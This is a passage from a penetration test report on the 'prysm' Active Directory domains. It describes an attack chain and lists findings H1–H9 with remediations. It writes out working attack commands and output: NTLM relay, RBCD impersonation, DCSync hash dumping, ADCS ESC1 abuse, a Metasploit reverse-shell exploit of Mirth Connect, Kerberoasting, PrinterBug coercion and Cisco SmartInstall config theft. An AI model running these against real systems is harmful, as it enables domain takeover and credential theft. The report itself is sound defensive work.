$ sudo ntlmrelayx.py -t ldap://192.168.200.15--escalate-user PPHPGBZR$ --delegate-access --no-validate-privs
--no-dump --no-raw-server --no-wcf-server

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.200.50 controlled, attacking target ldap://10.202.32.50
[*] HTTPD(80): Authenticating against ldap://192.168.200.15 as PRYSM/VDI-LPADMIN$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Querying domain security descriptor
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[*] Delegation rights modified succesfully!
[*] PPHPGBZR$ can now impersonate users on VDI-LPADMIN$ via S4U2Proxy
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
```

Figure 17: Relaying NTLM Authentication to Grant Impersonation Rights

Vilkas proceeded to obtain a Kerberos Service Ticket for the CIFS service on the *VDI-LPADMIN.prysm.ad* host with the same rights that the Domain Admin account *COMMVAULTSVC* would have over the host, resulting in local administrator access. Impersonating this Domain Admin account only works for obtaining a ticket for the target CIFS service and does not equate to full Domain Admin rights.

```
$ getST.py -spn cifs/vdi-lpadmin.prysm.ad -impersonate COMMVAULTSVC prysm.ad/PPHPGBZR$:'<CLEARTEXT PASSWORD
REDACTED> -dc-ip 192.168.200.15

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra
```

```
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating COMMVAULTSVC
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in COMMVAULTSVC @cifs_vdi-lpadmin.prysm.ad@prysm.ad.ccache
```

Figure 18: Obtaining Service Ticket for Domain Admin

Vilkas assigned the result TGT ticket .ccache file to the KRB5CCNAME environment variable. This is done so the ticket can be used by tools that support Kerberos authentication from a Linux host.

```
$ export KRB5CCNAME=COMMVAULTSVC @cifs_vdi-lpadmin.prysm.ad@prysm.ad.ccache
```

Figure 19: Setting KRB5CCNAME Environment Variable

Next, Vilkas used this Kerberos TGT ticket to dump credentials on the target host but no clear text credentials were obtained. Furthermore, Vilkas observed that the RID 500 Administrator account (built-in Administrator) was disabled. Vilkas logged in to the target host remotely using the TGT ticket obtained earlier. Enumeration found that the Domain Admin user *FB053A-DA* was logged in to the host.

```
$ wmiexec.py -k -no-pass prysm.ad/COMMVAULTSVC@vdi-lpadmin.prysm.ad

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands


C:\> query user

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 pr076a-da
```

Figure 20: Remotely Connecting with Kerberos Authentication

This access allowed Vilkas to perform the next steps involving impersonating a user based on a process ID (PID) running in their user context. Vilkas uploaded a custom tool that could be used to impersonate a user account based on the process ID and coerce authentication in the context of this account. This file was named as *winupdate.exe* to appear innocuous.

```
c:\users\public\documents> lput /home/pentester/PRYSM_IPT_2024/winupdate.exe

[*] Uploading winupdate.exe to c:\users\public\documents\winupdate.exe

c:\users\public\documents> dir
 Volume in drive C has no label.
 Volume Serial Number is A24A-2181

 Directory of c:\users\public\documents

08/20/2024  04:15 PM    <DIR>          .
08/20/2024  04:15 PM    <DIR>          ..
08/20/2024  04:15 PM           137,216 winupdate.exe
               1 File(s)        137,216 bytes
               2 Dir(s)  18,410,258,432 bytes
```

Figure 21: Uploading Custom Tool

Vilkas used the *tasklist* command to search for any processes running in the context of a domain user account by filtering only for the *PRYSM|pr076a-da* account.

```
C:\temp> tasklist /v | findstr "PRYSM\pr076a-da"

rdpclip.exe                   220                             2     25,600 K Unknown         PRYSM\pr076a-da
0:00:11 N/A
FlexEngine.exe               6308                             2     22,416 K Unknown         PRYSM\pr076a-da
0:02:36 N/A
sihost.exe                   6748                             2     37,944 K Unknown         PRYSM\pr076a-da
0:01:26 N/A

<SNIP>

dllhost.exe                  9824                             2     17,708 K Unknown         PRYSM\pr076a-da
0:00:00 N/A
mmc.exe                      3832                             2     42,764 K Unknown         PRYSM\pr076a-da
0:00:18 N/A
OneDrive.exe                 6400                             2    111,980 K Unknown         PRYSM\pr076a-da
0:00:57 N/A
notepad++.exe               11908                             2     41,764 K Unknown         PRYSM\pr076a-da
0:00:07 N/A
Microsoft.SharePoint.exe    10976                             2     15,056 K Unknown         PRYSM\pr076a-da
0:00:18 N/A
msedgewebview2.exe           3972                             2     12,672 K Unknown         PRYSM\pr076a-da
0:00:28 N/A

<SNIP>
```

Figure 22: Listing Running Processes for Domain Admin User

Since this tool needs to be trigged as the *NT AUTHORITY|SYSTEM* account, Vilkas used the atexec.py tool to trigger it remotely. The tool was used to impersonate the *pr076a-da* user and coerce LDAP authentication

with the process ID of the explorer.exe process (PID 5828). The authentication attempt was directed at the attack host where an ntlmrelayx.py instance was running to catch it.

```
$ atexec.py -k -no-pass prysm.ad/COMMVAULTSVC@vdi-lpadmin.prysm.ad 'c:\users\public\documents\winupdate.exe
LDAP 5828 10.200.30.5'

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[!] This will work ONLY on Windows >= Vista
[*] Creating task \LSLPbKfJ
[*] Running task \LSLPbKfJ
[*] Deleting task \LSLPbKfJ
[*] Attempting to read ADMIN$\Temp\LSLPbKfJ.tmp
[*] Attempting to read ADMIN$\Temp\LSLPbKfJ.tmp
Impersonated user: pr076a-da
```

Figure 23: Impersonating Domain Admin and Coercing Authentication

Vilkas was able to "relay" this successful user authentication attempt to the LDAP service on a domain controller and grant **Replication-Get-Changes-All** privileges to the computer account *PPHPGBZR$*. With these rights, it is possible to authenticate to a domain controller and perform a DCSync attack. This attack is essentially a replication of the NTDS.dit database where the NTLM password hashes for all domain users and computers are extracted, resulting in domain compromise.

```
$ sudo ntlmrelayx.py -t ldap://192.168.200.15 --delegate-access --escalate-user 'PPHPGBZR$'

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.200.50 controlled, attacking target ldap://10.202.32.50
[*] HTTPD(80): Authenticating against ldap://10.202.32.50 as PRYSM/FB053A-DA SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Querying domain security descriptor
[*] Success! User PPHPGBZR$ now has Replication-Get-Changes-All privileges on the domain
```

Figure 24: Setting Replication Rights via Successful Relay

Vilkas leveraged this access to obtain the NTLM password hashes for all accounts in the domain.

```
$ secretsdump.py 'PPHPGBZR$'@192.168.200.15 -outputfile PRYSM_ntds_2024_rbcd
```

```
Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
root:500:aad3b435b51404eeaad3b435b51404ee:777388e01ec26xxxe359af92534b7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16axxx3c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fd950cd5e2bfxxxf7400655d92266a5:::
prysm.ad\Admin:1002:c4640216b559cdd9c447633e51272276:f2e402c396xxxb951deefb97b7b1f3:::
prysm.ad\13206:1006:aad3b435b51404eeaad3b435b51404ee:e438xxxd24766c9c0f0:::
BSMITH:1009:666c8f0b678203ddaad3b435b51404ee:11c976b54c001xxx0c3975dc92c:::
prysm.ad\13881:1010:aad3b435b51404eeaad3b435b51404ee:fb148c0218xxxe9273ebf79e2ee:::

<SNIP>
```

Figure 25: Dumping Domain Credentials

Vilkas performed offline password cracking and was able to obtain the clear text password for one member of the Domain Admins group, *ajones_adm*. This password was re-used for the low privileged *ajones* account in the corp.prysm.int domain.

```
$ certipy find -enabled -u ajones'@corp.prysm.int -p '<CLEAR TEXT PASSWORD REDACTED>' -vulnerable  -dc-ip
192.168.100.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 2 certificate authorities
[*] Found 6 enabled certificate templates
[*] Trying to get CA configuration for 'corp-CA01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'corp-CA01-CA'
[*] Saved BloodHound data to '20250320002635_Certipy.zip'. Drag and drop the file into the BloodHound GUI
from @ly4k
[*] Saved text output to '20241031002635_Certipy.txt'
[*] Saved JSON output to '20241032002635_Certipy.json'
```

Figure 26: Checking for Vulnerable Certificate Templates

Vilkas observed that the CORP-Computer certificate template was configured to allow a user to specify a Subject Alternate Name (SAN), and allowed for any Domain User to enroll. This allows for requesting a valid certificate that allows for authentication on behalf of any user in the domain, including members of the Domain Admins group.

```
Template Name                         : CORP-Computer
  Display Name                        : CORP-Computer
  Certificate Authorities             : corp-CA01-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : AutoEnrollmentCheckUserDsCertificate
                                        PublishToDs
  Private Key Flag                    : UseLegacyProvider
                                        ExportableKey
  Extended Key Usage                  : Server Authentication
                                        Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 8 years
  Renewal Period                      : 6 years
  Minimum RSA Key Length              : 2048
  Template Schema Version             : 4
  Permissions
    Enrollment Permissions
      Enrollment Rights               : corp.prysm.int\Brian Smith - Admin Account
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
                                        corp.prysm.int\Domain Users
    Object Control Permissions
      Owner                           : corp.prysm.int\Brian Smith - Admin Account
      Write Owner Principals          : corp.prysm.int\ Brian Smith - Admin Account
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\ SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
      Write Dacl Principals           : corp.prysm.int\ Brian Smith - Admin Account
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Onboard_Offboard
                                        corp.prysm.int\Domain Admins
      Write Property Principals       : corp.prysm.int\ Brian Smith - Admin Account
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\ SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
  [!] Vulnerabilities
    ESC1                              : 'corp.prysm.int\\Domain Users can enroll, enrollee supplies subject
and template allows client authentication
```

Figure 27: Vulnerable Certificate Template

Vilkas leveraged this certificate template to obtain a valid certificate for the *SVC_SCCM* Domain Admin account in the corp.prysm.int domain.

```
$ certipy req -username 'ajones'@corp.prysm.int -p '<CLEAR TEXT PASSWORD REDACTED> -ca corp-CA01-CA -target
CORPCA01.corp.prysm.int -template CORP-Computer -upn SVC_SCCM@corp.prysm.int  -dns corp.prysm.int

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4829
[*] Got certificate with multiple identifications
    UPN: 'SVC_SCCM@corp.prysm.int'
    DNS Host Name: 'corp.prysm.int'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_sccm_corp.pfx'
```

Figure 28: Requesting Certificate for svc_sccm Account

Vilkas used this certificate to obtain the NTLM password hash for this Domain Admin account, leading to compromise of the corp.prysm.int domain.

```
$ certipy auth -pfx svc_sccm_corp.pfx -dc-ip 192.168.100.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'SVC_SCCM@corp.prysm.int'
    [1] DNS Host Name: 'corp.prysm.int'
> 0
[*] Using principal: svc_sccm@corp.prysm.int
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_sccm.ccache'
[*] Trying to retrieve NT hash for 'svc_sccm'
[*] Got hash for 'svc_sccm@corp.prysm.int': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

Figure 29: Authenticating with Certificate

Note: Vilkas performed the following clean up tasks at the end of the testing period:

- Removed the local admin account created on the *LPGTSSAPP.prysm.ad* host.
- Removed the ADIDNS record for *pt001.*
- Removed the computer account named *PPHPGBZR.*
- Removed **Replication-Get-Changes-All** privileges from the computer account *PPHPGBZR$*.

Technical Findings Details

H1 - Mirth Connect Unauthenticated Remote Command Execution - High

Description	An instance of Mirth Connect within the network is vulnerable to an unauthenticated remote code execution vulnerability.
Security Impact	Successful exploitation leads to complete takeover of the target host as the super admin account.
Affected Host	• 192.168.200.36 (8080/TCP)
Remediation	Update the Mirth Connect instance to a non-vulnerable version per vendor documentation.
References	https://nvd.nist.gov/vuln/detail/CVE-2023-43208

Finding details:

```
[msf](Jobs:0 Agents:0) exploit(windows/misc/mirth_deserialization) >> exploit
13:56:34 [304/1888]

[*] Started reverse TCP handler on 10.200.30.5 :4443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 3.10.1 is affected by CVE-2023-37679.
[*] Executing generic/shell_reverse_tcp (Windows Command)
[+] The target appears to have executed the payload.
[*] Command shell session 3 opened (10.200.30.5 :4443 -> 192.168.200.36:10835) at 2024-10-24 13:56:27 -0400


D:\Program Files\Vyaire\SentryConnect Gateway 5> whoami

nt authority\system


D:\Program Files\Vyaire\SentryConnect Gateway 5> hostname

LPGTSSAPP
```

Figure 30: Exploiting Mirth Connect

H2 – Weak Kerberos Authentication Configuration (Kerberoasting) - High

Description	Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service).
Security Impact	Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC). Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials. Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.
Affected Host	• prysm.ad
Remediation	Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible. Ensure strong password length (ideally 25+ characters) and complexity for service accounts and that these passwords periodically expire. Also consider using Group Managed Service Accounts or another third party product such as password vaulting. Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators.
References	https://attack.mitre.org/techniques/T1558/003/ https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-managed-service-accounts/group-managed-service-accounts/group-managed-service-accounts-overview

Finding details:

```
$ GetUserSPNs.py -dc-ip 192.168.200.15 prysm.ad/LPGTSSAPP$ -hashes :XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX -request
-outputfile PRYSM_tgs

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

ServicePrincipalName                    Name                 MemberOf
PasswordLastSet             LastLogon                 Delegation
--------------------------------------  -------------------  -------------------------------------------------
----------------------------------------------------------  -------------------------  --------------------
-----  -------------
http/federation.prysm.ad                securefile
CN=PasswordPolicyExempt,OU=Password_Policies,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=nkch,DC=local
2024-05-22 18:10:50.644351  2024-08-07 22:07:54.242728
HTTP/19B-C-19.prysm.ad:16995            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=nkch,DC=local                          2011-01-07
09:55:27.327432  N/A

<SNIP>
```

Figure 31: Performing Kerberoasting Attack

H3 - Weak Active Directory Passwords Allowed - High

Description	The prysm.ad domain allows for users to select weak passwords
Security Impact	A successful "password spraying" attack against domain accounts can give an attacker authenticated access in Active Directory environment, including access to systems, shares, and other resources and the ability to move laterally.
Affected Host	• prysm.ad
Remediation	Modify the domain password policy to enforce strong passwords. Implement a password filter to disallow passwords containing common words such as permutations of the words password and welcome, names of season and months, and the name of the company. Do not allow users to select a password less than 12 characters, enforce periodic password changes and do not allow users to select any of their last 10 passwords again. Also, consider implementing a password manager tool to encourage the use of very strong, randomized, passwords.
References	https://attack.mitre.org/mitigations/M1027/

Finding details:

```
$ hashcat -m 13100 PRYSM_tgs small_wordlist.txt -r /rules/best64.rule -w3 -O

hashcat (v6.2.6-851-g6716447df) starting

<SNIP>

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*37D-B-28$BNE$prysm.ad$prysm.ad/<REDACTED>

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: PRYSM_tgs
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (small_wordlist.txt)
Guess.Mod........: Rules (/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#3.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#4.........:   744.7 kH/s (1.38ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#5.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#6.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#*.........:   744.7 kH/s
Recovered........: 1/14 (0.08%) Digests (total), 1/14 (0.08%) Digests (new), 1/14 (0.08%) Salts
Remaining........: 1276 (99.92%) Digests, 1276 (99.92%) Salts
Recovered/Time...: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.........: 1376606/1376606 (100.00%)
Rejected.........: 0/1376606 (0.00%)
Restore.Point....: 0/14 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#3...: Salt:0 Amplifier:0-0 Iteration:0-77
```

```
Restore.Sub.#4...: Salt:1276 Amplifier:0-77 Iteration:0-77
Restore.Sub.#5...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#6...: Salt:0 Amplifier:0-0 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#2....: [Copying]
Candidates.#3....: [Copying]
Candidates.#4....: Jefferson7787$ -> Jrylov
Candidates.#5....: [Copying]
Candidates.#6....: [Copying]
Hardware.Mon.#2..: Temp: 51c Fan: 36% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#3..: Temp: 48c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#4..: Temp: 47c Fan: 28% Util: 91% Core:1860MHz Mem:6800MHz Bus:1
Hardware.Mon.#5..: Temp: 62c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#6..: Temp: 48c Fan: 30% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
```

Figure 32: Cracking Password Hash

H4 - Weak ACL – Resource Based Constrained Delegation (RBCD) - High

Description	Overly permissive DACLs allow computer accounts to write to their own ms-ds-allowed-to-act-on-behalf-of-other-identity attribute. This is a standard configuration in Active Directory and is not commonly hardened.
Security Impact	If an attacker is able to trigger HTTP NTLM authentication from the target server using any of the following methods: • PrinterBug • PetitPotam • WPAD poisoning • DCOM activation and relay authentication to LDAP, they will be able to set up RBCD for an SPN account that they control. This will allow the attacker to impersonate any domain user that is allowed to be delegated and obtain remote code execution on a target server by impersonating a local admin user.
Affected Host	• prysm.ad
Remediation	Remove the DACL that allows writing to the ms-ds-allowed-to-act-on-behalf-of-other-identity attribute if Resource-Based Constrained Delegation is not used in the environment. If possible, enable signing for LDAP and extended protection for LDAPS authentication.
References	https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html https://exploit.ph/delegate-2-thyself.html

Finding details:

```
# Triggering Printerbug

$ python3 /opt/krbrelayx/printerbug.py prysm.ad/'37D-B-28$BNE'@192.168.200.50 pt001@80/test

[*] Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
[*] Attempting to trigger authentication via rprn RPC at 192.168.200.50
[*] Bind OK
[*] Got handle
[*] Triggered RPC backconnect, this may or may not have worked

# Relaying Authentication

$ sudo ntlmrelayx.py -t ldap://192.168.200.15--escalate-user PPHPGBZR$ --delegate-access --no-validate-privs
--no-dump

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
```

```
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.200.50 controlled, attacking target ldap://10.202.32.50
[*] HTTPD(80): Authenticating against ldap://192.168.200.15 as PRYSM/VDI-LPADMIN$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Querying domain security descriptor
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[-] Error when updating ACL: {'result': 50, 'description': 'insufficientAccessRights', 'dn': '', 'message':
'00000005: SecErr: DSID-03152E29, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\n\x00', 'referrals': None,
'type': 'modifyResponse'}
[*] Delegation rights modified succesfully!
[*] PPHPGBZR$ can now impersonate users on VDI-LPADMIN$ via S4U2Proxy
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
```

Figure 33: Setting RBCD via Coerced Authentication

H5 - Weak ACL – ADIDNS - High

Description	An overly permissive DACL allows the creation of a new DNS records in the ADIDNS zone.
Security Impact	An attacker with valid domain user credentials is able to create new DNS records in the ADIDNS zone. An attacker can leverage this misconfiguration by creating a wildcard (*) record in the ADIDNS zone that will point to an attacker controlled system. Once a wildcard record is configured, the DNS server will use that record to answer name requests that do not explicitly match records within the zone. This can allow attacker to steal NetNTLM hashes, clear text passwords etc.
Affected Host	• prysm.ad
Remediation	Mitigation is possible by restricting the DACL in the ADIDNS zone that allows non-privileged users to create new DNS records, specifically by removing *CreateChild* rights over the main DNS zone for Authenticated Users.
References	https://www.netspi.com/blog/technical/network-penetration-testing/exploiting-adidns/

Finding details:

```
$ python3 /opt/krbrelayx/dnstool.py -u prysm.ad\\'37D-B-28$BNE' -p <CLEARTEXT PASSWORD REDACTED' -a add -r
pt001.prysm.ad -d 10.200.30.5 192.168.200.15

[-] Connecting to host...
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Figure 34: Adding New DNS Record

H6 - PrinterBug - High

Description	An attacker is able to coerce NTLM authentication on a target host using the **RpcRemoteFindFirstPrinterChangeNotificationEx** RPC method in the Spooler service.
Security Impact	An attacker with valid domain user credentials can coerce NTLM authentication on a target host. This can be leveraged by an attacker in multiple ways, including: • Relaying authentication to ADCS (obtaining certificate on behalf of a server that can be used to obtain the Kerberos TGT/NT hash of a server, leading to remote code execution using Silver Ticket/S4U2Self attacks) • Relaying authentication to LDAP and setting RBCD that will allow an attacker to impersonate users on target system and gain remote code execution/set Shadow Credentials that can be used to obtain a Kerberos TGT/NT hash from a server, leading to remote code execution using Silver Ticket/S4U2Self attacks)
Affected Host	• prysm.ad
Remediation	Disable the Spooler (Printer) service on every host that does not require it to function. Also, if possible, enable signing for LDAP and extended protection LDAPS authentication.
References	https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/ms-rprn

Finding details:

```
$ python3 /opt/krbrelayx/printerbug.py prysm.ad/'37D-B-28$BNE'@192.168.200.50 ptO01@80/test

[*] Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
[*] Attempting to trigger authentication via rprn RPC at 192.168.200.50
[*] Bind OK
[*] Got handle
 [*] Triggered RPC backconnect, this may or may not have worked
```

Figure 35: Coercing Authentication with the Printerbug

H7 - Sensitive Data on File Shares - High

Description	Vilkas uncovered sensitive data on network share drives accessible by standard domain users.
Security Impact	Credentials stored on shared drives could be leveraged by an attacker to move laterally. In this case Vilkas was able to leverage credentials to obtain administrative level access to various SQL servers within the domain.
Affected Host	• prysm.ad
Remediation	Perform a full file share audit and remove or restrict access to any sensitive data such as files containing passwords. Educate users on proper storage of sensitive data.
References	https://attack.mitre.org/techniques/T1039/

Finding details:

```
PS C:\users\public> Get-Acl '\\VM-APPPROD-01.prysm.ad\REMINST\lp-copy\Web_20300421.config' |select -
ExpandProperty access

<SNIP>

FileSystemRights  : ReadAndExecute, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited       : True
InheritanceFlags  : None
PropagationFlags  : None

<SNIP>
```

Figure 36: Weak Permissions on Sensitive File

H8 - Cisco SmartInstall Enabled - High

Description	Vilkas discovered a single server with Cisco Smart Install feature enabled.
Security Impact	The absence of an authorization or authentication mechanism in Cisco SmartInstall could allow an attacker to send crafted SMI protocol messages as if those messages were sent from the Smart Install director. This could allow the attacker to perform multiple unauthorized actions: • Change the tftp server address on client devices by sending one malformed TCP packet • Upgrade the IOS image on the device. • Execute a random set of commands on the client device. • Obtain the device configuration file
Affected Host	• 192.168.200.2
Remediation	Disable the SmartInstall Client on the switch. Restrict access to TCP port 4786 via the firewall.
References	https://blogs.cisco.com/security/cisco-psirt-mitigating-and-detecting-potential-abuse-of-cisco-smart-install-feature

Finding details:

```
$ sudo python2.7 siet.py -g -i 192.168.200.2

[INFO]: Sending TCP packet to 192.168.200.2
[INFO]: Package send success to 192.168.200.2 :
[INFO]: Getting config done
[INFO]: All done! Waiting 60 seconds for end of connections...
-= DvK =- TFTP server 2017(p)
[INFO]: binding socket .. ok
[INFO]: connect from  192.168.200.2 54086
[INFO]:[192.168.200.2 ] puting file 192.168.200.2 .conf octet
[INFO]:[192.168.200.2 ]:[put] success binding data port 44000
[INFO]:[192.168.200.2 ]:[put] file tftp/192.168.200.2 .conf finish download, size: 1119


$ ls tftp/

192.168.200.2 .conf

$ cat tftp/192.168.200.2 .conf

!
! No configuration change since last restart
!
version 15.0
no service pad
service timestamps debug datetime msec localtime
service timestamps log datetime msec localtime
service password-encryption
service unsupported-transceiver
!
hostname TAMV07- PRYSM-MAIN-DCP1-SERVER-RM
!
boot-start-marker
boot-end-marker
!
```

```
logging buffered 100000
enable secret 5 $1$V.q/$YNDy3BRa<REDACTED>
!
username netadmin secret 5 $1$KvYM$KMt8<REDACTED>
aaa new-model
!
!
aaa group server tacacs+ TACACS1
 server-private <REDACTED> key 7 <REDACTED>
 server-private <REDACTED> key 7 <REDACTED>
```

Figure 37: Exploitation of the Cisco SmartInstall Feature

H9 - IPMI Hash Disclosure - High

Description	The Intelligent Platform Management Interface (IPMI) protocol's support for RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication presents an information disclosure vulnerability that allows an attacker to remotely retrieve password hashes for any valid user accounts they can accurately guess.
Security Impact	Depending on the privileges of retrieved accounts and their associated password strength, this vulnerability could allow unauthorized configuration changes to the affected systems. In addition, if passwords are being reused, this could be leveraged to gain a foothold into the general production environment.
Affected Host	• 192.168.201.224 (623/UDP)
Remediation	This is an inherent vulnerability in the protocol and therefore cannot be patched. If the IPMI protocol is not being used, it should be disabled. If it is required, extraordinary password complexity should be utilized to help reduce the success of offline password attacks. Additionally, proper network segmentation should restrict access to the IPMI service to only devices who require it.
References	http://fish2.com/ipmi/remote-pw-cracking.html http://fish2.com/ipmi/bp.pdf

Finding details:

```
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                Current Setting                                                  Required
Description
   ----                ---------------                                                  --------  --------
---
   CRACK_COMMON        true                                                             yes
Automatically crack common passwords as they are obtained
   OUTPUT_HASHCAT_FILE                                                                  no        Save
captured password hashes in hashcat format
   OUTPUT_JOHN_FILE                                                                     no        Save
captured password hashes in john the ripper format
   PASS_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt  yes       File
containing common passwords for offline cracking, one per line
   RHOSTS              192.168.201.224                                                    yes       The
